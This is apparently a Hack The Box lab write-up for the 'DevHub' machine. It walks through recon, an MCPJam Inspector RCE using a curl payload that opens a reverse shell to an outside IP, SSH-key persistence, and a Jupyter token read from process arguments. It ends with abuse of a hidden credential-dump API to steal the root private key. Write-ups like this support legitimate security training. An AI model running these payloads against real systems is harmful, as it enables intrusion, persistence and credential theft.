Description
DevHub is rated as a medium-difficulty target from Hack The Box. The following key vulnerabilities and architectural flaws were systematically identified within the target environment:
- Remote Code Execution (RCE) vulnerability in the MCPJam Inspector application (CVE-2026-23744)
- Insecure exposure of an Analytics Dashboard (Jupyter Notebook), allowing authentication via a statically visible token
- Presence of a custom Flask application (OPSMCP) exhibiting critical secret exposure via hardcoded API keys
- A severe logic and access control flaw within OPSMCP, enabling the spawn of a
rootshell
Footprinting
The initial reconnaissance phase focused on establishing basic connectivity and performing network analysis to profile the target system (10.129.1.237). We utilized the ping utility to confirm host responsiveness and analyze the Time To Live (TTL).
$ ping -c 3 10.129.1.237
PING 10.129.1.237 (10.129.1.237) 56(84) bytes of data.
64 bytes from 10.129.1.237: icmp_seq=1 ttl=63 time=48.7 ms
64 bytes from 10.129.1.237: icmp_seq=2 ttl=63 time=47.8 ms
64 bytes from 10.129.1.237: icmp_seq=3 ttl=63 time=48.4 ms

--- 10.129.1.237 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 47.800/48.313/48.704/0.379 ms
The TTL analysis (63) confirms that the target is running a Unix-like operating system, specifically a Linux distribution. Subsequently, a foundational Nmap scan was performed to map the publicly available services.
$ sudo nmap 10.129.1.237 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.237
Host is up (0.049s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds
This initial sweep identified two open ports: TCP 22 (SSH) and TCP 80 (HTTP). These results mandated a more thorough enumeration to discover any deeper, hidden services running on localhost or internal ports.
Enumeration
To achieve a comprehensive service profile, a detailed Nmap scan was executed, using service version detection (-sV) and default script scanning (-sC) specifically targeting the identified ports.
$ nmap 10.129.1.237 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.237
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
The detailed scan confirmed the service versions. To facilitate internal testing and simplify future interactions, we added the domain devhub.htb to the local system’s /etc/hosts file:
$ echo '10.129.1.237 devhub.htb' | sudo tee -a /etc/hosts
Upon inspecting the default web page, the application’s metadata provided critical information about the internal services:
 The page revealed several internal services, including an active port
 6274 (MCP Inspector) and a localhost port 8888 (Analytics Dashboard), both high-value targets for deeper investigation.
After exploring the service on port 6274, an instance of the MCPJam Inspector was discovered, running version v1.4.2.

Exploitation
This specific version is confirmed to be vulnerable to a Remote Code Execution (RCE) vulnerability, tracked as CVE-2026-23744. This vulnerability allows an attacker to send a custom HTTP request that deploys a MCP server, resulting in RCE. To facilitate the exploitation, a reverse TCP listener was set up on port 1234, and the exploit request was sent:
$ curl http://devhub.htb:6274/api/mcp/connect -k --header "Content-Type: application/json" --data '{"serverConfig":{"command":"bash","args":["-c", "bash -i >& /dev/tcp/10.10.14.65/1234 0>&1"],"env":{}},"serverId":"mytest"}'
Successful exploitation yielded a reverse shell, granting command execution as the user mcp-dev.
The initial RCE granted us a shell as the user mcp-dev. We immediately established SSH persistence:
$ ssh-keygen -t rsa -b 1024 -f id_rsa
We then configured the public key in the mcp-dev user’s authorized_keys file:
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ mkdir -p /home/mcp-dev/.ssh
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCrxnVdiA8EQ+nLiA00Esz62DcJ4lYomueztWhD54CU6KD8BfbdCBKnKKedWXwHR3rHP2z9bp1WEgg31dnHhz47+uhRhJybsItRdkQT+A50P9EXWPdQ5JkzdyHiaff4uUtJvesfNkfVi6qHqavWqloiEH9BoHnqRO8W/xtlDilf9Q== user@htb' > /home/mcp-dev/.ssh/authorized_keys
Post-Exploitation
With stable SSH access, we mapped the other active services using ss -tulnp. This provided a complete picture of the target’s running processes and open ports:
mcp-dev@devhub:~$ ss -tulnp
Netid      State       Recv-Q      Send-Q           Local Address:Port             Peer Address:Port      Process
udp        UNCONN      0           0                127.0.0.53%lo:53                    0.0.0.0:*
udp        UNCONN      0           0                      0.0.0.0:68                    0.0.0.0:*
tcp        LISTEN      0           511                    0.0.0.0:6274                  0.0.0.0:*          users:(("node-MainThread",pid=1284,fd=29))
tcp        LISTEN      0           128                    0.0.0.0:22                    0.0.0.0:*
tcp        LISTEN      0           511                    0.0.0.0:80                    0.0.0.0:*
tcp        LISTEN      0           4096             127.0.0.53%lo:53                    0.0.0.0:*
tcp        LISTEN      0           128                  127.0.0.1:8888                  0.0.0.0:*
tcp        LISTEN      0           128                  127.0.0.1:5000                  0.0.0.0:*
tcp        LISTEN      0           128                       [::]:22                       [::]:*
The service on port 8888 was identified as running a Jupyter Notebook instance (the Analytics Dashboard).
 By analyzing the process arguments, we extracted the static authentication token:
mcp-dev@devhub:~$ ps -ef | grep 8888
analyst     1048       1  0 21:10 ?        00:00:06 /home/analyst/jupyter-env/bin/python3 /home/analyst/jupyter-env/bin/jupyter-lab --ip=127.0.0.1 --port=8888 --no-browser --notebook-dir=/home/analyst/notebooks --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7 --ServerApp.password= --ServerApp.allow_origin= --ServerApp.disable_check_xsrf=False
This token allowed us to access the dashboard and obtain a secondary shell as user analyst.
 We then turned our attention to port
 5000, the OPSMCP server. The critical flaw here was the architecture itself: sensitive data was hardcoded within the application source code. For complete context, the relevant portion of /opt/opsmcp/server.py shows the implementation of the administrative dump function:
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

# ... (Functions check_auth, index, health, list_tools, call_tool omitted for brevity in this block, but are fully present in the original notes)

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    # ... (tool execution logic for ops.system_status, ops.list_services, etc., omitted for brevity)

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })

        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
This code confirms the severe vulnerability: the ops._admin_dump function, when confirmed, allows for direct reading of the root private key (/root/.ssh/id_rsa), transforming a simple API call into a powerful data exfiltration mechanism. We exploited this logic flaw, using the hardcoded VALID_API_KEY to request the root private key:
$ curl -X POST -H "Content-Type: application/json" -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" -d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys", "confirm": true}}' http://127.0.0.1:5000/tools/call
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktd...QtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}
To finalize the credential acquisition, the key was extracted using jq:
$ curl -s -X POST -H "Content-Type: application/json" -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" -d '{"name": "ops._admin_dump", "arguments": {"target": "ssh_keys", "confirm": true}}' http://127.0.0.1:5000/tools/call | jq -r '.root_private_key' > id_rsa_root
The successful exfiltration of the root private key allowed for immediate, complete system control. We secured the key permissions and initiated a root SSH session:
$ chmod 600 id_rsa_root
$ ssh -i id_rsa_root root@devhub.htb
uid=0(root) gid=0(root) groups=0(root)
The successful privilege escalation to the root user represents the culmination of the attack chain, demonstrating the critical impact of chained vulnerabilities.
Flags
The final objective was to retrieve the flags located in the home directories of the standard user and the root user.
root@devhub:~# cat /home/analyst/user.txt
<REDACTED>
root@devhub:~# cat /root/root.txt
<REDACTED>